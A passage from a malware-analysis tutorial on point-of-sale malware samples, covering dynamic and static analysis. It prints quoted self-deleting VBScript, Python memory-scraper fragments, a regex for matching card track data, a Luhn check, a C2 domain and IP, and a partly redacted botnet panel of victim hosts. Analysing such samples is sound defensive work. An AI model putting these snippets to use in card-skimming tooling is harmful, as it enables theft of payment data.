GetObject("winmgmts:\\.\root\cimv2").ExecNotificationQuery("Select * From __InstanceDeletionEvent Within 1
Where TargetInstance ISA 'Win32_Process' AND TargetInstance.ProcessID="&p).NextEvent
if(f.FileExists(WScript.ScriptFullName)=false)then
W.Run(W.ExpandEnvironmentStrings("cmd /C /D type nul > %TMP%:Defrag.scr")), 0, true
Exit Do
End If
Loop
```

Script pasted in notepad

Viewing the extracted script in notepad as shown above, it's clearly visible that this script was used to delete the malicious **.scr** file using **InstanceDeletionEvent** from temp location after finishing its task, though the process (**Temp:defrag**) again gets started after termination (on checking in task manager).



Viewing the captured traffic in NetworkMiner

While the malicious activity was on, the malware tried to connect **systeminfou48.ru** domain, for which the IP address resolved was **146.185.221.31**.

The sample also creates a registry entry in the auto '**Run key**' so that whenever the user logs in, the program gets started automatically.

Second Scenario: **Glitch** POS malware


Taking another sample for analysis, it was observed that this malware also uses a script under **wscript.exe** process. Let's first extract it (same as we did above):


Now here is the difference from the above scenario, this script only deletes the script file from **%tmp%** location (in the above case, the malware binary also got deleted).

x.vbs

```
on error resume next:Set obj = CreateObject("Scripting.FileSystemObject"):path =
"C:\Users\kake\Desktop\glitch.exe":while obj.FileExists(path):obj.DeleteFile(path):wend:obj.DeleteFile(
Wscript.ScriptFullName)
```

In this scenario, the malware uses **RunPE** (Process Hollowing), which can be described as a technique in which binary creates a legitimate process in suspended mode and then swaps out its content with malicious code, as can be seen in the below screenshots:





The above pic shows this technique, while debugging and observing process hacker.

This was an overview of the dynamic analysis of the POS samples as in both the cases it used a script to delete the files, now let's see what thePOS malware does in the background by looking at it statically.

Static Analysis

In the pic below, a code snippet shows the exact replica of a memory scraper which is generally used in POS malware to get info of active processes in the system:

```
def scanmemory( ):
    readlimit=100*4096

    leave=("svchost.exe", "iexplore.exe", "explorer.exe", "System",
           "smss.exe", "csrss.exe", "winlogon.exe", "lsass.exe")

    hSnap=windll.kernel32.CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS,0)
```

First, the malware elevates the privileges using se_debug_name then it uses **CreateToolhelp-32Snapshot** winapi to retrieve snapshots of the specified processes, threads, etc., as can be seen above. Also, it creates a list of processes that are to be left or not to be considered.

```
pe32=PROCESSENTRY32()
pe32.dwSize=sizeof(PROCESSENTRY32)
windll.kernel32.Process32First(hSnap,byref(pe32)) #System PID
ownpid= windll.kernel32.GetCurrentProcessId()
```

Then, it assigns a variable to PROCESSENTRY32 structure (includes info about PPID, threads, etc.) and passes it as an argument in **Process32First** api to get the first process's info and then, using **GetCurrentProcessID**, it retrieves the process identifier value of the calling process. The scraper repeats this process using **Process32Next** winapi to get info about all the active processes. After that, the malware opens and reads each process in a loop using **OpenProcess, VirtualQueryEx** and **ReadProcessMemory** to get the info and it only looks for committed memory, i.e. MEM_COMMIT. The same technique was also used in **BlackPOS** and **Dexter** family.


These apis are a good sign while reversing a POS malware. Generally, these scrapers use regex to harvest and verify track1 and track2 card data from active processes.

Depending on the type of card (Visa, MasterCard, AMEX), track1 data can be up to 79 characters long, which contains account holder's name, expiration date of card, format code to indicate whether it's debit/credit card, etc., and track2 can be of length 40 characters, which includes CVV/CVC number, bank response codes, etc.

During analysis, you may find digits being checked or compared that are actually **cc_numbers** of respective cards, like for Mastercard it's 5 and for Visa it's 4.

As said above, POS malware uses regex to verify track1 and track2 card data. The screenshots (while debugging in ollydbg) below show hardcoded characters for regular expressions in the malware:

```
DB 6F          CHAR 'o'
DB B6
DB A5
DB 4B          CHAR 'K'
DB 28          CHAR '('
DB A2
DB 87
DB CA
DB AC
DB F9
DB CB
DB 3C          CHAR '<'
DB ED
DB 3C          CHAR '<'
DB 19
DB 6B          CHAR 'k'
DB FF
DB 00
DB 3C          CHAR '<'
DB 28          CHAR '('
DB FF
DB 00
DB 84
DB 22          CHAR '"'
DB D7
DB 3F          CHAR '?'
DB EA
DB 2B          CHAR '+'
DB D1
DB 3E          CHAR '>'
DB CE
DB 94
DB EF
DB B3
DB C5
DB 47          CHAR 'G'
DB 38          CHAR '8'
DB 72          CHAR 'r'
DB 1E
DB 77          CHAR 'w'
```



The malware makes the kind of expression shown below to match track data:

`^%([A-Z])([0-9]{1,19})\^([^\^]{2,26})\^([0-9]{4}|\^)([0-9]{3}|\^)([^\?]+)\?$`

where:

`[0-9]{1,19}` is for the Primary Account Number (PAN), which is usually the card number.

"**=**" and "**^**" characters are for the field separation.

"**A-Z**", "**2,26**", "**[0-9]**" and other remaining are for end-sentinels.

While looking into the disassembly of malware, the above characters are a good sign of the verification stage.

This was the static overview of POS malware, now let's see how Luhn's algorithm works.

Luhn's algorithm

To verify the **card number**, Luhn's algorithm could also be put to use, as in **Alina** POS malware where this was used to verify the retrieved data. Screenshot below shows how Luhn's algorithm works:


```
card no. 79927398713

1.double every second digit

> 7 18 9 4 7 6 9 16 7 2 3

2.if no. > 9, then add digit of product

> 7 9 9 4 7 6 9 7 7 2 3

3.Take sum of all digits

> 7+9+9+4+7+6+9+7+7+2+3=70

4.if modulo = 0

>Card no. is valid else not valid
```

Previous POS malware Panels


POS malware after the data theft sends the data to a server controlled by adversaries where exfiltrated data is stored, some of the POS panels are shown below:

Action	UID	Version	Remote IP	Username	Computername	User Agent	OS	Architecture	Idle Time	Last Visit	Last Command	Process List
1 - Delete	e4[illegible]8477	vTREI	*3.60.70	Administrator	T[illegible]VR	Mozilla/4.0 (compatible; MSIE 6.0;	Windows XP	32 Bit	13	2 weeks 5 days	1 month, 1 week	Procs None
2 - Delete	dc[illegible]6f51	vTREI	*.232.71			Mozilla/4.0(compatible; MSIE 7.0b;			168209	1 month	1 month, 1 week	Procs None
3 - Delete	bf[illegible]c247	vTREI	*7.218.187	Administrator	06[illegible]53-01	Mozilla/4.0(compatible; MSIE 7.0b;	Windows Server 2003	32 Bit	299255	3 weeks	3 weeks 3 days	Procs None
4 - Delete	42[illegible]44c4	vTREI	*.82.129	terminal	S[illegible]ER2K3	Mozilla/4.0(compatible; MSIE 7.0b;	Windows Home Server	32 Bit	1394524	1 week 4 days	1 month 2 weeks	Procs None
5 - Delete	e5[illegible]7d7e	vTREI	*.234.69	Àáìèíèñòðàòîð	T[illegible]6	Mozilla/4.0 (compatible; MSIE 7.0;	Windows Home Server	32 Bit	0	1 week 3 days	1 week 3 days	Procs None
6 - Delete	e1[illegible]4e21e	vTREI	*.234.69	coadmin	T[illegible]6	Mozilla/4.0 (compatible; MSIE 7.0;	Windows Home Server	32 Bit	600	1 week 4 days	3 weeks 3 days	Procs None
7 - Delete	96[illegible]3fb4	vTREI	*.136.20	administrator	K[illegible]V-INT	Mozilla/4.0(compatible; MSIE 7.0b;	Windows Home Server	32 Bit	0	1 month, 1 week	1 month 2 weeks	Procs None
8 - Delete	d3[illegible]8551	vTREI	*.136.20			Mozilla/4.0(compatible; MSIE 7.0b;			0	1 month, 1 week	1 month, 1 week	Procs None
9 - Delete	ea[illegible]1ea4	vTREI	*.136.20	administrator	K[illegible]MICROS-SRV	Mozilla/4.0(compatible; MSIE 7.0b;	Windows Home Server	32 Bit	0	1 month, 1 week	1 month, 1 week	Procs None
10 - Delete	67[illegible]7c4a	vTREI	*.204.232	Administrator	S[illegible]GROUP01	Mozilla/4.0(compatible; MSIE 7.0b;	Windows Home Server	32 Bit	0	2 days 11 hours	1 week 2 days	Procs None
11 - Delete	b0[illegible]43b41	vTREI	*.204.232	sys	S[illegible]GROUP01	Mozilla/4.0(compatible; MSIE 7.0b;	Windows Home Server	32 Bit	2	4 days 20 hours	1 week 2 days	Procs Logs (2)
12 - Delete	0f[illegible]a820	vTREI	*8.30.153	Réception	W[illegible]FR21824	Mozilla/4.0(compatible; MSIE 7.0b;	Windows XP	32 Bit	0	1 month	1 month, 1 week	Procs None
13 - Delete	a1[illegible]fb2a	vTREI	*2.62.193	administrator	F[illegible]MILLSRV	Mozilla/4.0(compatible; MSIE 7.0b;	Windows Home Server	32 Bit	0	2 weeks, 1 day	1 month, 1 week	Procs None
14 - Delete	3c[illegible]6b81	vTREI	*0.174.98	Administrator	H[illegible]019778174	Mozilla/4.0(compatible; MSIE 7.0b;	Windows XP	32 Bit	54	1 day 8 hours	1 month, 1 week	Procs Logs (10)
15 - Delete	e2[illegible]bcb3	vTREI	*.10.104	Administrador	7[illegible]KO	Mozilla/4.0(compatible; MSIE 7.0b;	Windows XP	32 Bit	6077	34 secs	3 weeks 3 days	Procs None
16 - Delete	2e[illegible]53b9c	vTREI	*6.159.22	microssvc	W[illegible]V8SRV	Mozilla/4.0 (compatible; MSIE 7.0;	Windows Server 2003	32 Bit	686344	1 month	1 month, 1 week	Procs None
17 - Delete	ed[illegible]3f2f	vTREI	*6.159.22	Administrator	W[illegible]V8SRV	Mozilla/4.0 (compatible; MSIE 7.0;	Windows Server 2003	32 Bit	368773	19 secs	1 month, 1 week	Procs None
18 - Delete	a9[illegible]3666	vTREI	*1.41.134	Owner	P[illegible]ADNA-320A0E	Mozilla/4.0(compatible; MSIE 8.0;	Windows XP	32 Bit	0	2 weeks 4 days	1 month, 1 week	Procs None
19 - Delete	d5[illegible]ed5a	vTREI	*0.68.34	ucetni	U[illegible]NI	Mozilla/4.0(compatible; MSIE 8.0;	Windows XP	32 Bit	28915	58 secs	1 month, 1 week	Procs Logs (3)
20 - Delete	69[illegible]bb16c	vTREI	*.177.170	Administrator	M[illegible]S-DE2HAVE	Mozilla/4.0(compatible; MSIE 8.0;	Windows Home Server	32 Bit	277218	17 secs	1 month, 1 week	Procs None
21 - Delete	9f[illegible]17c	vTREI	*6.45.179	User	D[illegible]	Mozilla/4.0(compatible; MSIE 7.0b;	Windows XP	32 Bit	0	3 weeks	1 month, 1 week	Procs None
22 - Delete	16[illegible]8c46	vTREI	*.42.214	user1	K[illegible]DALLOS-PC	Mozilla/4.0(compatible; MSIE 7.0b;	Windows XP	32 Bit	831	1 day 11 hours	1 month, 1 week	Procs Logs (4)
23 - Delete	39[illegible]41cb	vTREI	*.196.166	Administrador	S[illegible]IDOR	Mozilla/4.0 (compatible; MSIE 6.0;	Windows XP	32 Bit	0	1 month	1 month, 1 week	Procs None
24 - Delete	ee[illegible]77e5	vTREI	*4.236.14	Manager	M[illegible]OS	Mozilla/4.0 (compatible; MSIE 8.0;	Windows Server 2003	32 Bit	11	1 week 2 days	1 month, 1 week	Procs None
25 - Delete	b3[illegible]4384	vTREI	*5.103.19	K[illegible]zi	K[illegible]APSVA[illegible]ZI	Mozilla/5.0 (compatible; MSIE 9.0;	Windows 7	64 Bit	29	4 hours 8 mins	1 month, 1 week	Procs Logs (9)
26 - Delete	de[illegible]621a	vTREI	*.167.188	Administrator	P[illegible]MS	Mozilla/4.0(compatible; MSIE 7.0b;	Windows Home Server	32 Bit	3571524	16 secs	1 month, 1 week	Procs None
27 - Delete	4c[illegible]45ba	vTREI	*.167.188	accountsadmin	P[illegible]MS	Mozilla/4.0(compatible; MSIE 7.0b;	Windows Home Server	32 Bit	2	4 hours 8 mins	1 month, 1 week	Procs Logs (23)
28 - Delete	eb[illegible]488a	vTREI	*.167.188	adminmmwh2008	P[illegible]MS	Mozilla/4.0(compatible; MSIE 7.0b;	Windows Home Server	32 Bit	600	3 weeks, 1 day	3 weeks 3 days	Procs None

Dexter POS panel (source: internet)



Jack POS Panel (source: internet)



VKSkimmer POS panel (Source: internet)

Countermeasures:

1.Enable end-to-end encryption in hardware/software.

2.Deploying chip-card enabled Point-of-Sale terminals.

3.Restrict POS for POS only activities.

4.Time to time auditing of POS systems.

5.Using code signing so that there is no tampering.

About the Author

- Student currently pursuing bachelors of technology (Computer Science)
- Interested in malware analysis,reversing and forensics
- Passionate about cybersecurity
- Did internship at Computer Emergency Response Team, India (CERT-In)